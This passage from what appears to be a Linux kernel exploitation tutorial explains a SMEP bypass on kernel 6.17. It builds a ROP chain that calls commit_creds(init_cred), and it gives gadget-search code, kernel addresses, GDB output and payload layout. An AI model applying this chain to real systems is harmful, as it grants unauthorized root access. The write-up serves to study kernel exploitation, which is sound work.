9Ib0Ib1Ib2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3Ic4Ic5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig0Ig1Ig2Ig3Ig4Ig5Ig6Ig7Ig8Ig9Ih0Ih1Ih2Ih3Ih4Ih5Ih6Ih7Ih8Ih9Ii0Ii1Ii2Ii3Ii4Ii5Ii6Ii7Ii8Ii9Ij0Ij1Ij2Ij3Ij4Ij5Ij6Ij7Ij8Ij9Ik0Ik1Ik2Ik3Ik4Ik5Ik6Ik7Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6Im7Im8Im9In0In1In2In3In4In5In6In7In8In9Io0Io1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4Ir5Ir6Ir7Ir8Ir9Is0Is1Is2Is3Is4Is5Is6Is7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3Iu4Iu5Iu6Iu7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy1Iy2Iy3Iy4Iy5Iy6Iy7Iy8Iy9Iz0Iz1Iz2Iz3Iz4Iz5Iz6Iz7Iz8Iz9Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja8Ja9Jb0Jb1Jb2Jb3Jb4Jb5Jb6Jb7Jb8Jb9Jc0Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd5Jd6Jd7Jd8Jd9Je0Je1Je2Je3Je4Je5Je6Je7Je8Je9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3Jh4Jh5Jh6Jh7Jh8Jh9Ji0Ji1Ji2Ji3Ji4Ji5Ji6Ji7Ji8Ji9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl6Jl7Jl8Jl9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp2Jp3Jp4Jp5Jp6Jp7Jp8Jp9Jq0Jq1Jq2Jq3Jq4Jq5Jq6Jq7Jq8Jq9Jr0Jr1Jr2Jr3Jr4Jr5Jr6Jr7Jr8Jr9Js0Js1Js2Js3Js4Js5Js6Js7Js8Js9Jt0Jt1Jt2Jt3Jt4Jt5Jt6Jt7Jt8Jt9Ju0Ju1Ju2Ju3Ju4Ju5Ju6Ju7Ju8Ju9Jv0Jv1Jv2Jv3Jv4Jv5Jv6Jv7Jv8Jv9Jw0Jw1Jw2Jw3Jw4Jw5Jw6Jw7Jw8Jw9Jx0Jx1Jx2Jx3Jx4Jx5Jx6Jx7Jx8Jx9Jy0Jy1Jy2Jy3Jy4Jy5Jy6Jy7Jy8Jy9Jz0Jz1Jz2Jz3Jz4Jz5Jz6Jz7Jz8Jz9Ka0Ka1Ka2Ka3Ka4Ka5Ka6Ka7Ka8Ka9Kb0Kb1Kb2Kb3Kb4Kb5Kb6Kb7Kb8Kb9Kc0Kc1Kc2Kc3Kc4Kc5Kc6Kc7Kc8Kc9Kd0Kd1Kd2Kd3Kd4Kd5Kd6Kd7Kd8Kd9Ke0Ke1Ke2Ke3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8Kf9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg8Kg9Kh0Kh1Kh2Kh3Kh4Kh5Kh6Kh7Kh8Kh9Ki0Ki1Ki2Ki3Ki4Ki5Ki6Ki7Ki8Ki9Kj0Kj1Kj2Kj3Kj4Kj5Kj6Kj7Kj8Kj9Kk0Kk1Kk2Kk3Kk4Kk5Kk6Kk7Kk8Kk9Kl0Kl1Kl2Kl3Kl4Kl5Kl6Kl7Kl8Kl9Km0Km1Km2Km3Km4Km5Km6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6Kp7Kp8Kp9Kq0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8Kq9Kr0Kr1Kr2Kr3Kr4Kr5Kr6Kr7Kr8Kr9Ks0Ks1Ks2Ks3Ks4Ks5Ks6Ks7Ks8Ks9Kt0Kt1Kt2Kt3Kt4Kt5Kt6Kt7Kt8Kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky4Ky5Ky6Ky7Ky8Ky9Kz0Kz1Kz2Kz3Kz4Kz5Kz6Kz7Kz8Kz9La0La1La2La3La4La5La6La7La8La9Lb0Lb1Lb2Lb3Lb4Lb5Lb6Lb7Lb8Lb9Lc0Lc1Lc2Lc3Lc4Lc5Lc6Lc7Lc8Lc9Ld0Ld1Ld2Ld3Ld4Ld5Ld6Ld7Ld8Ld9Le0Le1Le2Le3Le4Le5Le6Le7Le8Le9Lf0Lf1Lf2Lf3Lf4Lf5Lf6Lf7Lf8Lf9Lg0Lg1Lg2Lg3Lg4Lg5Lg6Lg7Lg8Lg9Lh0Lh1Lh2Lh3Lh4Lh5Lh6Lh7Lh8Lh9Li0Li1Li2Li3Li4Li5Li6Li7Li8Li9Lj0Lj1Lj2Lj3Lj4Lj5Lj6Lj7Lj8Lj9Lk0Lk1Lk2Lk3Lk4Lk5Lk6Lk7Lk8Lk9Ll0Ll1Ll2Ll3Ll4Ll5Ll6Ll7Ll8Ll9Lm0Lm1Lm2Lm3Lm4Lm5Lm6Lm7Lm8Lm9Ln0Ln1Ln2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq0Lq1Lq2Lq3Lq4Lq5Lq6Lq7Lq8Lq9Lr0Lr1Lr2Lr3Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2Lu3Lu4Lu5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Mb0Mb1Mb2Mb3Mb4Mb5Mb6Mb7Mb8Mb9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Md9Me0Me1Me2Me3Me4Me5Me6Me7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh6Mh7Mh8Mh9Mi0Mi1Mi2Mi3Mi4Mi5Mi6Mi7Mi8Mi9Mj0Mj1Mj2Mj3Mj4Mj5Mj6Mj7Mj8Mj9Mk0Mk1Mk2Mk3Mk4Mk5Mk6Mk7Mk8Mk9Ml0Ml1Ml2Ml3Ml4Ml5Ml6Ml7Ml8Ml9Mm0Mm1Mm2Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8Mn9Mo0Mo1Mo2Mo3Mo4Mo5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4Mq5Mq6Mq7Mq8Mq9Mr0Mr1Mr2Mr3Mr4Mr5Mr6Mr7Mr8Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt0Mt1Mt2Mt3Mt4Mt5Mt6Mt7Mt8Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2Mv3Mv4Mv5Mv6Mv7Mv8Mv9Mw0Mw1Mw2Mw3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz2Mz3Mz4Mz5Mz6Mz7Mz8Mz9Na0Na1Na2Na3Na4Na5Na6Na7Na8Na9Nb0Nb1Nb2Nb3Nb4Nb5Nb6Nb7Nb8Nb9Nc0Nc1Nc2Nc3Nc4Nc5Nc6Nc7Nc8Nc9Nd0Nd1Nd2Nd3Nd4Nd5Nd6Nd7Nd8Nd9Ne0Ne1Ne2Ne3Ne4Ne5Ne6Ne7Ne8Ne9Nf0Nf1Nf2Nf3Nf4Nf5Nf6Nf7Nf8Nf9Ng0Ng1Ng2Ng3Ng4Ng5Ng6Ng7Ng8Ng9Nh0Nh1Nh2Nh3Nh4Nh5Nh6Nh7Nh8Nh9Ni0Ni1Ni2Ni3Ni4Ni5Ni6Ni7Ni8Ni9Nj0Nj1Nj2Nj3Nj4Nj5Nj6Nj7Nj8Nj9Nk0Nk1Nk2Nk3Nk4Nk5Nk6Nk7Nk8Nk9Nl0Nl1Nl2Nl3Nl4Nl5Nl6Nl7Nl8Nl9Nm0Nm1Nm2Nm3Nm4Nm5Nm6Nm7Nm8Nm9Nn0Nn1Nn2Nn3Nn4Nn5Nn6Nn7Nn8Nn9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq8Nq9Nr0Nr1Nr2Nr3Nr4Nr5Nr6Nr7Nr8Nr9Ns0Ns1Ns2Ns3Ns4Ns5Ns6Ns7Ns8Ns9Nt0Nt1Nt2Nt3Nt4Nt5Nt6Nt7Nt8Nt9Nu0Nu1Nu2Nu3Nu4Nu5Nu6Nu7Nu8Nu9Nv0Nv1Nv2Nv3Nv4Nv5Nv6Nv7Nv8Nv9Nw0Nw1Nw2Nw3Nw4Nw5Nw6Nw7Nw8Nw9Nx0Nx1Nx2Nx3Nx4Nx5Nx6Nx7Nx8Nx9Ny0Ny1Ny2Ny3Ny4Ny5Ny6Ny7Ny8Ny9Nz0Nz1Nz2Nz3Nz4Nz5Nz6Nz7Nz8Nz9Oa0Oa1Oa2Oa3Oa4Oa5Oa6Oa7Oa8Oa9Ob0Ob1Ob2Ob3Ob4Ob5Ob6Ob7Ob8Ob9Oc0Oc1Oc2Oc3Oc4Oc5Oc6Oc7Oc8Oc9Od0Od1Od2Od3Od4Od5Od6Od7Od8Od9Oe0Oe1Oe2Oe3Oe4Oe5Oe6Oe7Oe8Oe9Of0Of1Of2Of3Of4Of5Of6Of7Of8Of9Og0Og1Og2Og3Og4Og5Og6Og7Og8Og9Oh0Oh1Oh2Oh3Oh4Oh5Oh6Oh7Oh8Oh9Oi0Oi1Oi2Oi3Oi4Oi5Oi6Oi7Oi8Oi9Oj0Oj1Oj2Oj3Oj4Oj5Oj6Oj7Oj8Oj9Ok0Ok1Ok2Ok3Ok4Ok5Ok6Ok7Ok8Ok9Ol0Ol1Ol2Ol3Ol4Ol5Ol6Ol7Ol8Ol9Om0Om1Om2Om3Om4Om5Om6Om7Om8Om9On0On1On2On3On4On5On6On7On8On9Oo0Oo1Oo2Oo3Oo4Oo5Oo6Oo7Oo8Oo9Op0Op1Op2Op3Op4Op5Op6Op7Op8Op9Oq0Oq1Oq2Oq3Oq4Oq5Oq6Oq7Oq8Oq9Or0Or1Or2Or3Or4Or5Or6Or7Or8Or9Os0Os1Os2Os3Os4Os5Os6Os7Os8Os9Ot0Ot1Ot2Ot3Ot4Ot5Ot6Ot7Ot8Ot9Ou0Ou1Ou2Ou3Ou4Ou5Ou6Ou7Ou8Ou9Ov0Ov1Ov2Ov3Ov4Ov5Ov6Ov7Ov8Ov9Ow0Ow1Ow2Ow3Ow4Ow5Ow6Ow7Ow8Ow9Ox0Ox1Ox2Ox3Ox4Ox5Ox6Ox7Ox8Ox9Oy0Oy1Oy2Oy3Oy4Oy5Oy6Oy7Oy8Oy9Oz0Oz1Oz2Oz3Oz4Oz5Oz6Oz7Oz8Oz9Pa0Pa1Pa2Pa3Pa4Pa5Pa6Pa7Pa8Pa9Pb0Pb1Pb2Pb3Pb4Pb5Pb6Pb7Pb8Pb9Pc0Pc1Pc2Pc3Pc4Pc5Pc6Pc7Pc8Pc9Pd0Pd1Pd2Pd3Pd4Pd5Pd6Pd7Pd8Pd9Pe0Pe1Pe2Pe3Pe4Pe5Pe6Pe7Pe8Pe9Pf0Pf1Pf2Pf3Pf4Pf5Pf6Pf7Pf8Pf9Pg0Pg1Pg2Pg3Pg4Pg5Pg6Pg7Pg8Pg9Ph0Ph1Ph2Ph3Ph4Ph5Ph6Ph7Ph8Ph9Pi0Pi1Pi2Pi3Pi4Pi5Pi6Pi7Pi8Pi9Pj0Pj1Pj2Pj3Pj4Pj5Pj6Pj7Pj8Pj9Pk0Pk1Pk2Pk3Pk4Pk5Pk6Pk7Pk8Pk9Pl0Pl1Pl2Pl3Pl4Pl5Pl6Pl7Pl8Pl9Pm0Pm1Pm2Pm3Pm4Pm5Pm6Pm7Pm8Pm9Pn0Pn1Pn2Pn3Pn4Pn5Pn6Pn7Pn8Pn9Po0Po1Po2Po3Po4Po5Po6Po7Po8Po9Pp0Pp1Pp2Pp3Pp4Pp5Pp6Pp7Pp8Pp9Pq0Pq1Pq2Pq3Pq4Pq5Pq6Pq7Pq8Pq9Pr0Pr1Pr2Pr3Pr4Pr5Pr6Pr7Pr8Pr9Ps0Ps1Ps2Ps3Ps4Ps5Ps6Ps7Ps8Ps9Pt0Pt1Pt2Pt3Pt4Pt5Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw0Pw1Pw2Pw3Pw4Pw5Pw6Pw7Pw8Pw9Px0Px1Px2Px3Px4Px5Px6Px7Px8Px9Py0Py1Py2Py3Py4Py5Py6Py7Py8Py9Pz0Pz1Pz2Pz3Pz4Pz5Pz6Pz7Pz8Pz9Qa0Qa1Qa2Qa3Qa4Qa5Qa6Qa7Qa8Qa9Qb0Qb1Qb2Qb3Qb4Qb5Qb6Qb7Qb8Qb9Qc0Qc1Qc2Qc3Qc4Qc5Qc6Qc7Qc8Qc9Qd0Qd1Qd2Qd3Qd4Qd5Qd6Qd7Qd8Qd9Qe0Qe1Qe2Qe3Qe4Qe5Qe6Qe7Qe8Qe9Qf0Qf1Qf2Qf3Qf4Qf5Qf6Qf7Qf8Qf9Qg0Qg1Qg2Qg3Qg4Qg5Qg6Qg7Qg8Qg9Qh0Qh1Qh2Qh3Qh4Qh5Qh6Qh7Qh8Qh9Qi0Qi1Qi2Qi3Qi4Qi5Qi6Qi7Qi8Qi9Qj0Qj1Qj2Qj3Qj4Qj5Qj6Qj7Qj8Qj9Qk0Qk1Qk2Qk3Qk4Qk5Qk6Qk7Qk8Qk9Ql0Ql1Ql2Ql3Ql4Ql5Ql6Ql7Ql8Ql9Qm0Qm1Qm2Qm3Qm4Qm5Qm6Qm7Qm8Qm9Qn0Qn1Qn2Qn3Qn4Qn5Qn6Qn7Qn8Qn9Qo0Qo1Qo2Qo3Qo4Qo5Qo6Qo7Qo8Qo9Qp0Qp1Qp2Qp3Qp4Qp5Qp6Qp7Qp8Qp9Qq0Qq1Qq2Qq3Qq4Qq5Qq6Qq7Qq8Qq9Qr0Qr1Qr2Qr3Qr4Qr5Qr6Qr7Qr8Qr9Qs0Qs1Qs2Qs3Qs4Qs5Qs6Qs7Qs8Qs9Qt0Qt1Qt2Qt3Qt4Qt5Qt6Qt7Qt8Qt9Qu0Qu1Qu2Qu3Qu4Qu5Qu6Qu7Qu8Qu9Qv0Qv1Qv2Qv3Qv4Qv5Qv6Qv7Qv8Qv9Qw0Qw1Qw2Qw3Qw4Qw5Qw6Qw7Qw8Qw9Qx0Qx1Qx2Qx3Qx4Qx5Qx6Qx7Qx8Qx9Qy0Qy1Qy2Qy3Qy4Qy5Qy6Qy7Qy8Qy9Qz0Qz1Qz2Qz3Qz4Qz5Qz6Qz7Qz8Qz9Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Rb0Rb1Rb2Rb3Rb4Rb5Rb6Rb7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rd9Re0Re1Re2Re3Re4Re5Re6Re7Re8Re9Rf0Rf1Rf2Rf3Rf4Rf5Rf6Rf7Rf8Rf9Rg0Rg1Rg2Rg3Rg4Rg5Rg6Rg7Rg8Rg9Rh0Rh1Rh2Rh3Rh4Rh5Rh6Rh7Rh8Rh9Ri0Ri1Ri2Ri3Ri4Ri5Ri6Ri7Ri8Ri9Rj0Rj1Rj2Rj3Rj4Rj5Rj6Rj7Rj8Rj9Rk0Rk1Rk2Rk3Rk4Rk5Rk6Rk7Rk8Rk9Rl0Rl1Rl2Rl3Rl4Rl5Rl6Rl7Rl8Rl9Rm0Rm1Rm2Rm3Rm4Rm5Rm6Rm7Rm8Rm9Rn0Rn1Rn2Rn3Rn4Rn5Rn6Rn7Rn8Rn9Ro0Ro1Ro2Ro3Ro4Ro5Ro6Ro7Ro8Ro9Rp0Rp1Rp2Rp3Rp4Rp5Rp6Rp7Rp8Rp9Rq0Rq1Rq2Rq3Rq4Rq5Rq6Rq7Rq8Rq9Rr0Rr1Rr2Rr3Rr4Rr5Rr6Rr7Rr8Rr9Rs0Rs1Rs2Rs3Rs4Rs5Rs6Rs7Rs8Rs9Rt0Rt1Rt2Rt3Rt4Rt5Rt6Rt7Rt8Rt9Ru0Ru1Ru2Ru3Ru4Ru5Ru6Ru7Ru8Ru9Rv0Rv1Rv2Rv3Rv4Rv5Rv6Rv7Rv8Rv9Rw0Rw1Rw2Rw3Rw4Rw5Rw6Rw7Rw8Rw9Rx0Rx1Rx2Rx3Rx4Rx5Rx6Rx7Rx8Rx9Ry0Ry1Ry2Ry3Ry4Ry5Ry6Ry7Ry8Ry9Rz0Rz1Rz2Rz3Rz4Rz5Rz6Rz7Rz8Rz9Sa0Sa1Sa2Sa3Sa4Sa5Sa6Sa7Sa8Sa9Sb0Sb1Sb2Sb3Sb4Sb5Sb6Sb7Sb8Sb9Sc0Sc1Sc2Sc3Sc4Sc5Sc6Sc7Sc8Sc9Sd0Sd1Sd2Sd3Sd4Sd5Sd6Sd7Sd8Sd9Se0Se1Se2Se3Se4Se5Se6Se7Se8Se9Sf0Sf1Sf2Sf3Sf4Sf5Sf6Sf7Sf8Sf9Sg0Sg1Sg2Sg3Sg4Sg5Sg6Sg7Sg8Sg9Sh0Sh1Sh2Sh3Sh4Sh5Sh6Sh7Sh8Sh9Si0Si1Si2Si3Si4Si5Si6Si7Si8Si9Sj0Sj1Sj2Sj3Sj4Sj5Sj6Sj7Sj8Sj9Sk0Sk1Sk2Sk3Sk4Sk5Sk6Sk7Sk8Sk9Sl0Sl1Sl2Sl
```

volatile tells GCC: “do not optimize or move these assembly instructions”.

Notice! Inside `__asm__ volatile` we use a clobber!

```
__asm__ volatile (  
    "instruction"  
    : output operands  
    : input operands  
    : clobbers ← "memory" is here  
);
```

"memory" in the clobber list tells GCC:

“This asm block reads/writes memory in an unpredictable manner — do not cache variable values in registers; re-read from memory after this block.”

Its effect is like a memory barrier. GCC must not:

- Cache variable values in registers and skip reading from memory
- Reorder memory operations past this point

Without "memory", GCC might assume `user_cs` has not changed and use the old value from a register, which could cause the `iretq` frame to contain incorrect values.

Why Can ROP Bypass SMEP?

ROP (Return-Oriented Programming) works by:

Not executing new shellcode – ROP uses gadgets (small pieces of code already present inside the kernel) that each end with a `ret` instruction.

Gadgets reside in kernel memory – All gadgets used are located within kernel memory regions (text section, rodata, etc.), so they carry supervisor-level access rights (bit `U = 0`).

Because SMEP only prohibits execution from user memory, and ROP never executes code from user space, SMEP becomes ineffective!

The following are the ROP gadgets we will chain together: `pop rdi`; `ret`; `init_creds`; `commit_creds`; and `swapgs_restore`:

```
payload[i++] = POP_RDI_RET;  
payload[i++] = INIT_CRED;  
payload[i++] = COMMIT_CREDS;  
payload[i++] = SWAPGS_RESTORE;
```

Let us first check the addresses of `commit_creds` and `init_cred`!

```
root@robohax-standardpc:~# cat /proc/kallsyms | grep commit_creds  
ffffff8145b380 T __pfx_commit_creds  
ffffff8145b390 T commit_creds  
ffffff830996a0 r __ksymtab_commit_creds  
root@robohax-standardpc:~# cat /proc/kallsyms | grep init_cred  
ffffff8388b860 T init_cred  
root@robohax-standardpc:~# uname -a  
Linux robohax-standardpc 6.17.0-5-generic #5-Ubuntu SMP PREEMPT_DYNAMIC Mon Sep 22 10:00:33 UTC 2025  
x86_64 GNU/Linux
```

The `commit_creds` function is at `0xffffffff8145b390`, and `init_cred` is at `0xffffffff8388b860`.

0xffffffff8388b860 is the address of the global symbol `init_cred` whose data type is `struct cred`. `init_cred` is a global object (instance) of `struct cred`.

POP_RDI_RET

This gadget is used to set up the argument according to the x64 calling convention, where the first argument when a function is called is stored in the `rdi` register. Since we will later call the `commit_creds` function, and `commit_creds` will receive the memory address of `init_cred` (0xffffffff8388b860) stored on the stack as its argument, the value on the stack (0xffffffff8388b860) needs to be popped into the `rdi` register.

To find an ASM instruction in the kernel containing `pop rdi` followed by `ret`, we first need to determine the kernel base address.

```
(robohax@robohax-20bws2ng00) - [~/.../part6/SMEP/krop/phase2_lubuntu25]
$ readelf -S vmlinux_raw
There are 41 section headers, starting at offset 0x3e001f0:

Section Headers:
 [Nr] Name              Type              Address            Offset
     Size              EntSize          Flags              Link    Info    Align
 [ 0]                      NULL              0000000000000000  00000000
 0000000000000000    0000000000000000    0      0      0
 [ 1] .text                PROGBITS          ffffffff81000000  00200000
 0000000001637970    0000000000000000    AX      0      0      4096
```

The `.text` section starts at offset `0x00200000`, so we need to subtract `0x00200000` from the starting address of the `.text` section (`0xffffffff81000000`):

$$0xffffffff81000000 - 0x00200000 = 0xffffffff80e00000$$

Next, we calculate the approximate memory range for `.text`:

$$\text{.text size} = 0x1637970$$

$$\text{.text end} = 0xffffffff81000000 + 0x1637970 = 0xffffffff82637970$$

So `.text` is loaded from address `0xffffffff81000000` to `0xffffffff82637970`.

Next, to find a clean gadget containing `pop rdi` followed by `ret`, we need to search for the opcode: `\x5f\xc3`.

We use the `find_opcode.py` script I have prepared specifically for Linux kernel 6.17.0-5! The code can be downloaded from:

https://raw.githubusercontent.com/bluedragonsecurity/tools/refs/heads/main/find_opcode.py

```
#!/usr/bin/env python3
# coded for linux kernel 6.17.0-5
import sys
with open(sys.argv[1], 'rb') as f:
    data = f.read()
KERNEL_BASE_VA = 0xffffffff80e00000
needle = b'\x5f\xc3' # opcode fingerprint for: pop rdi ; ret
results = []
pos = 0
while True:
    pos = data.find(needle, pos)
```

```

if pos == -1:
    break
va = KERNEL_BASE_VA + pos
if 0xffffffff81000000 <= va <= 0xffffffff82637970:
    results.append(hex(va))
pos += 1
print(f'Found {len(results)} gadgets')
for r in results[:10]:
    print(r)

```

```

(root@robohax-20bws2ng00)-[~/home/.../part6/SMEP/krop/phase2_lubuntu25]
# ./find_opcode.py vmlinux_raw
Found 27 gadgets
0xffffffff812582bd
0xffffffff812a77ca
0xffffffff812acb37
0xffffffff8133462f
0xffffffff81334671
0xffffffff813346bf
0xffffffff81334701
0xffffffff813fe0f0
0xffffffff814115e0
0xffffffff81411605

```

Let us first check the topmost result: 0xffffffff812582bd in GDB.

```

[#4] 0xffffffff83803e18 → (bad)
[#5] 0xffffffff82621ca0 → call 0xffffffff82621ca0
[#6] 0xffffffff83803e60 → cmp BYTE PTR [rsi], 0x80
[#7] 0xffffffff814a3bb7 → jmp 0xffffffff814a3b05
[#8] 0xffffffff814c010b → add rax, QWORD PTR [rip+0x
init_cred bon

(remote) gef> x/3i 0xffffffff812582bd
0xffffffff812582bd: pop    rdi
0xffffffff812582be: ret

```

That is a clean gadget containing pop rdi followed by ret! So we will use 0xffffffff812582bd.

INIT_CRED

init_cred is a data structure. Its form in Linux kernel 6.17 looks like this:

```

struct cred init_cred = {
    .usage      = ATOMIC_INIT(4),
    .uid        = GLOBAL_ROOT_UID,
    .gid        = GLOBAL_ROOT_GID,
    .suid       = GLOBAL_ROOT_UID,

```

```

.sgid      = GLOBAL_ROOT_GID,
.euid      = GLOBAL_ROOT_UID,
.egid      = GLOBAL_ROOT_GID,
.fsuid     = GLOBAL_ROOT_UID,
.fsgid     = GLOBAL_ROOT_GID,
.securebits = SECUREBITS_DEFAULT,
.cap_inheritable = CAP_EMPTY_SET,
.cap_permitted = CAP_FULL_SET,
.cap_effective = CAP_FULL_SET,
.cap_bset   = CAP_FULL_SET,
.user       = INIT_USER,
.user_ns    = &init_user_ns,
.group_info = &init_groups,
.ucounts    = &init_ucounts,
};

```

init_cred is stored as a static object inside the kernel that holds the initial credentials for the first process (PID 0). The global symbol for init_cred, based on /proc/kallsyms, resides at memory address 0xffffffff8388b860.

COMMIT_CREDS

This is the function used to change a process's credentials. The following is the source code of the commit_creds function in Linux kernel 6.17:

```

int commit_creds(struct cred *new)
{
    struct task_struct *task = current;
    const struct cred *old = task->real_cred;

    kdebug("commit_creds(%p{%ld})", new,
           atomic_long_read(&new->usage));

    BUG_ON(task->cred != old);
    BUG_ON(atomic_long_read(&new->usage) < 1);

    get_cred(new); /* we will require a ref for the subj creds too */

    /* dumpability changes */
    if (!uid_eq(old->euid, new->euid) ||
        !gid_eq(old->egid, new->egid) ||
        !uid_eq(old->fsuid, new->fsuid) ||
        !gid_eq(old->fsgid, new->fsgid) ||
        !cred_cap_issubset(old, new)) {
        if (task->mm)
            set_dumpable(task->mm, suid_dumpable);
        task->pdeath_signal = 0;
        smp_wmb();
    }
}

```

```

/* alter the thread keyring */
if (!uid_eq(new->fsuid, old->fsuid))
    key_fsuid_changed(new);
if (!gid_eq(new->fsgid, old->fsgid))
    key_fsgid_changed(new);

/* do it
 * RLIMIT_NPROC limits on user->processes have already been checked
 * in set_user().
 */
if (new->user != old->user || new->user_ns != old->user_ns)
    inc_rlimit_ucounts(new->ucounts, UCOUNT_RLIMIT_NPROC, 1);
rcu_assign_pointer(task->real_cred, new);
rcu_assign_pointer(task->cred, new);
if (new->user != old->user || new->user_ns != old->user_ns)
    dec_rlimit_ucounts(old->ucounts, UCOUNT_RLIMIT_NPROC, 1);

/* send notifications */
if (!uid_eq(new->uid, old->uid) ||
    !uid_eq(new->euid, old->euid) ||
    !uid_eq(new->suid, old->suid) ||
    !uid_eq(new->fsuid, old->fsuid))
    proc_id_connector(task, PROC_EVENT_UID);
if (!gid_eq(new->gid, old->gid) ||
    !gid_eq(new->egid, old->egid) ||
    !gid_eq(new->sgid, old->sgid) ||
    !gid_eq(new->fsgid, old->fsgid))
    proc_id_connector(task, PROC_EVENT_GID);

/* release the old obj and subj refs both */
put_cred_many(old, 2);
return 0;
}

```

int commit_creds(struct cred *new) → from the above we can see that the commit_creds function requires 1 argument of type struct cred *. In this technique we will use the memory address of init_cred as the argument.

Why am I not using prepare_kernel_cred and commit_creds, but instead choosing to use commit_creds(init_cred)?

Here is the reasoning!

The problem with kernel 6.17:

- Requires 2 kernel functions called sequentially
- The result of prepare_kernel_cred is in RAX; it needs to be moved to RDI for commit_creds
- Requires a gadget: mov rdi, rax followed by ret, or push rax followed by pop rdi then ret
- Unfortunately, based on gadget search results from vmlinux, no clean gadget for doing the above could be found in kernel 6.17! So ultimately I chose to use commit_creds(init_cred), which is simpler!

Advantages:

- Only requires 1 gadget with the sequence: pop rdi; ret
- `init_cred` is a static address that can be loaded directly into RDI — no register-to-register value transfer needed, so the payload remains small: 144 bytes!

SWAPGS_RESTORE

This gadget is used to restore context during the transition from kernel space back to user space, where we will utilize the `swapgs` instruction followed by the `iretq` instruction!

To find the `swapgs` instruction from `vmlinux_raw`, we will search for the following opcode in the binary:

```
0x0F 0x01 0xF8
```

The opcode above is the opcode for the `swapgs` instruction.

We also need to find the opcode `0x48 0xcf`, which is the `iretq` instruction!

